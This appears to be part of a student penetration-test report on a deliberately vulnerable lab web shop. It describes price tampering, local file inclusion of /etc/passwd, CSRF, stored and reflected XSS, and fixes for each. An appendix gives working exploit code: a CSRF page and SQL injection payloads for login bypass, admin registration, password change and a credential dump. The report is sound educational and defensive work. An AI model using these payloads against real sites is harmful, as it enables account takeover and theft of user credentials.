Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

Request to http://192.168.56.101:80

```
GET /addtobasket.php?Blue_sweater=-20&Grey_sweater=0&White_sweater=0&Striped_sweater=0&Charcoal_sweater=0 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/sweaters.php
Cookie: PHPSESSID=sbefevn23no48jeetfvpbq9c23; is_admin=1
Connection: close
```



Green t-shirt
Quantity: 3
Total Cost: £30.00


Blue Sweater
Quantity: -20
Total Cost: £-800.00

Your final cost is £ -770.00
If you're happy with your selections:


Here we see an add to basket request being intercepted and changed to result in the basket displaying a negative value, owning the attacker money.

2.3.3 Local File Inclusion In Messages

Likelihood: Medium - The attacker must be logged into an admin account to exploit this vulnerability but it is easy to exploit and can result in sensitive information such as source code being disclosed.



```
192.168.56.101/message.php?message=../../../../../etc/passwd
```



```
root:x:0:0:root:/root:
/bin/bash
daemon:x:1:1:daemon:/usr
/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin
/nologin sys:x:3:3:sys:/dev:
/usr/sbin/nologin
sync:x:4:65534:sync:/bin:
/bin/sync
games:x:5:60:games:/usr
/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache
/man:/usr/sbin/nologin
```


There exists a local file inclusion vulnerability in the way the site handles user messages that could allow an attacker who is logged into an administrator account to read files from the filesystem of the server. This exists as messages from the contacts form are stored as files and `messages.php` takes a file to read as input however it does not sanitize the input to remove file paths and this allows an attacker to enter the filepath of a known file on the server such as the `/etc/passwd` file. Below is a screenshot of the attack, the message.php was passed a file path of the `/etc/passwd` file and this was then displayed. This vulnerability could allow an attacker to read configuration files with passwords from the server, however it requires the attacker to be logged into an admin account to exploit. This can also be used to view the PHP source code of the site. To fix this the messages file should hardcode the directory to look in and should strip any special filesystem characters such as slashes.

2.4 Cross Site Request Forgery Vulnerability


Cross-Site Request Forgery is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. By clicking on a malicious link, the victim involuntarily sends a request to the vulnerable website [5].

2.4.1 Cross Site Request Forgery


Likelihood: High - This vulnerability is easy to find and exploit however it requires social engineering a user to visit a page to exploit


Welcome to your basket Jo
Your final cost is £ 0.00
If you're happy with your selections:
Checkout

There exists a vulnerability in the `addtobasket` page that allows an attacker to perform a cross site request forgery attack and add items to a user's basket.


Applications Places Firefox ESR
File Edit View History Bookmarks Tools Help
CSRF Attack
file:///root/Desktop/csrf.html
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng
Check your basket

This exists because the site is using a `GET` request to add items to the basket instead of a post and does not use a CSRF token to ensure the request came from the site. This could cause reputational damage to the site as the user will think the site is adding things to their basket and this could also result in financial damage to the site as they may have to process refunds for users who were unaware items were added to their basket.




2.5 Cross-site Scripting (XSS) Vulnerabilities


A Cross-Site Scripting (XSS) attack is where it is possible to inject malicious scripts into a site/application. These type of attacks occur when user input is not sanitized and used within another page. There are different types of XSS vulnerabilities two of the most common being Stored XSS and Reflected XSS. A stored XSS attack is where the malicious script is stored on the sites web server and served from there. A reflected XSS attack is where the malicious script is reflected of a page on the site, a search url that contains javascript code for the search parameter that a victim must click. When a victim clicks the link they are taken to the search page and the malicious script from the URL is then executed on the page [6].

2.5.1 Stored XSS in Contacts Page

Likelihood: High - This requires no interaction on the part of the victim and can be exploited by an unauthenticated attacker

There exists a vulnerability in the contacts page that could allow an attacker to perform a stored XSS attack against the site's administrators. The site does not sanitize input in the contacts form and if an attacker enters Javascript code in the form it will be stored and executed when a admin views the message on the admin panel. A XSS attack would give the malicious script the information stored in the victim's browser such as cookies and session tokens. This could allow an attacker to steal a session token for the site and use it to log into the admins account. This vulnerability can be fixed by sanitizing all user input in the contacts form before storing it.



Your name: attacker
Your email: 1337@attacker.com
Your message:
```
<script>alert("Hello");</script>
```



Home | Admin's Basket | Sign Out | Search | Contact Us | Admin |
OK
Hello

Above is an example of this attack. The attacker has entered Javascript into the contact form of the site and when the admin has loaded the attacker's message, the script is run.

2.5.2 Reflected XSS in Search Page

Likelihood: Low - As the search parameters are not in the URL it would require a user to copy and paste the script tag to perform this attack.


Home | sql's Basket | Sign Out | Search | Contact Us | Admin |
Search for Products
:ript>alert("Hello");</script>
Search



There is another XSS vulnerability inside the website's search feature. This vulnerability can also allow attackers to perform the attack on the registered users of the site. As discussed in the contacts page vulnerability, user input is not sanitised which is why the search feature is exposed to Javascript code attacks. In the case of this vulnerability, the user would be socially engineered into performing the attack e.g. making the user click on a link. This would allow the attacker to steal a user's cookie and use it to log in to the site. This vulnerability can be fixed by sanitizing user input.

Above is an example of a 'hello' alert script generated through `<script>alert("hello");</script>`. This shows how easily an attacker might be run Javascript code and attack the site.

The implications of reflected XSS and stored XSS vulnerabilities are very high as once an attacker gains access to the admin account, they will be able to have full control over the site. This can mean that the business can fail to the point of no recovery. User confidentiality would also be affected as the business would gain a bad reputation.

3 Recommendations

Based on our findings we have developed a number of recommendations for the site to secure their system and help prevent these types of vulnerabilities in the future.

3.1 Sanitize User Input

Of the vulnerabilities found, a large number of them stem from the fact that the application is not sanitizing user input. The SQL injections and XSS attacks can be prevented by removing any special characters from any user input before any operation is performed with that data. This ensures that the user is not able to enter SQL queries or HTML data and have the application execute it.

3.2 Use Parameterized Queries

Parameterized queries (sometimes called prepared statements) is where parameters are placeholders in a query and the actual parameter is supplied at execution time. Parameterized queries are a commonly used method for preventing SQL injection [7].

3.3 Don't Store Plaintext Passwords

The site stores users passwords in plain text and the passwords are available to everyone who is able to access the admin page. This is very bad security practice, user data such as passwords should never be stored in plain text, it should be securely hashed with a password hashing algorithm such as bcrypt [8]. This will prevent anyone with a copy of the database such as an attacker who has exploited an SQL flaw from being able to decrypt the sites users passwords.

3.4 Encrypt Client Connections Using SSL/TLS

Currently the site is not using TLS to encrypt connections. This means that sensitive data such as login information and payment information is being sent over plain text and can be intercepted by an attacker who is then able to read the sensitive information. The site should obtain a TLS certificate and all pages should be served over HTTPS. The site can use a free service called LetsEncrypt [9] to obtain a certificate.

4 References

[1] - OWASP Broken Access Control
https://www.owasp.org/index.php/Broken_Access_Control
Accessed: 21st February, 2017

[2] - OWASP SQL Injection
https://www.owasp.org/index.php/SQL_Injection
Accessed: 21st February, 2017

[3] - SQLMap
https://sqlmap.org/
Accessed: 21st February, 2017

[4] - OWASP Man In The Middle Attack
https://www.owasp.org/index.php/Man-in-the-middle_attack
Accessed: 21st February, 2017

[5] - Cross Site Request Forgery
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
Accessed: 21st February, 2017

[6] - Cross Site Scripting
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
Accessed: 23st February, 2017

[7] - How and Why to Use Parameterized Queries
https://blogs.msdn.microsoft.com/sqlphp/2008/09/30/how-and-why-to-use-parameterized-queries/
Accessed: 23st February, 2017

[8] - How To Safely Store A Password
https://codahale.com/how-to-safely-store-a-password/
Accessed: 21st February, 2017

[9] - LetsEncrypt
https://letsencrypt.org/
Accessed: 21st February, 2017

5 Appendix A: Exploit Code

5.1 Cross Site Request Forgery

```
<html>
	<head>
		<title>CSRF Attack</title>
	</head>
	<body>
		<h1>Check your basket</h1>
		<img
src="http://192.168.56.101/addtobasket.php?Green_t-shirt=4&Yellow_t-shirt=4&Red_t
-shirt=4&Black_t-shirt=4&Charcoal_t-shirt=4" />
	</body>
</html>
```

The `<img>` tag will result in a get request to the site with the quantities of items to add. If the user is authenticated the items will be added to the basket.

5.2 SQL Injections

5.2.1 Login Without Password

`username’#` - This will comment out the password check in the SQL statement so the result will always be true when a username is found and the attacker will be logged in

5.2.2 Register As Admin

`pass', 1, 'NULL', '000', 'NULL');#` - This will finish the rest of the user insert statement and comment the original statement out. After ‘pass’ the `isadmin` value is set ‘1’ so the new user will be admin.

5.2.3 Change Users Password

`2', password='new' WHERE userid='1';#` - This will edit the password of a provided user ID and then comment the rest of the original query out

5.2.4 Database Exposure

`attacker' UNION (SELECT username, password, is_admin FROM users);#` - This will make a union of the product fields within the search file and the user details that we select. As there are only 3 products fields being selected by the search file we can only select 3 at a time.

5.3 Cross Site Scripting

`<script>alert("Hello");</script>` - This will run as a script and it will create an alert popup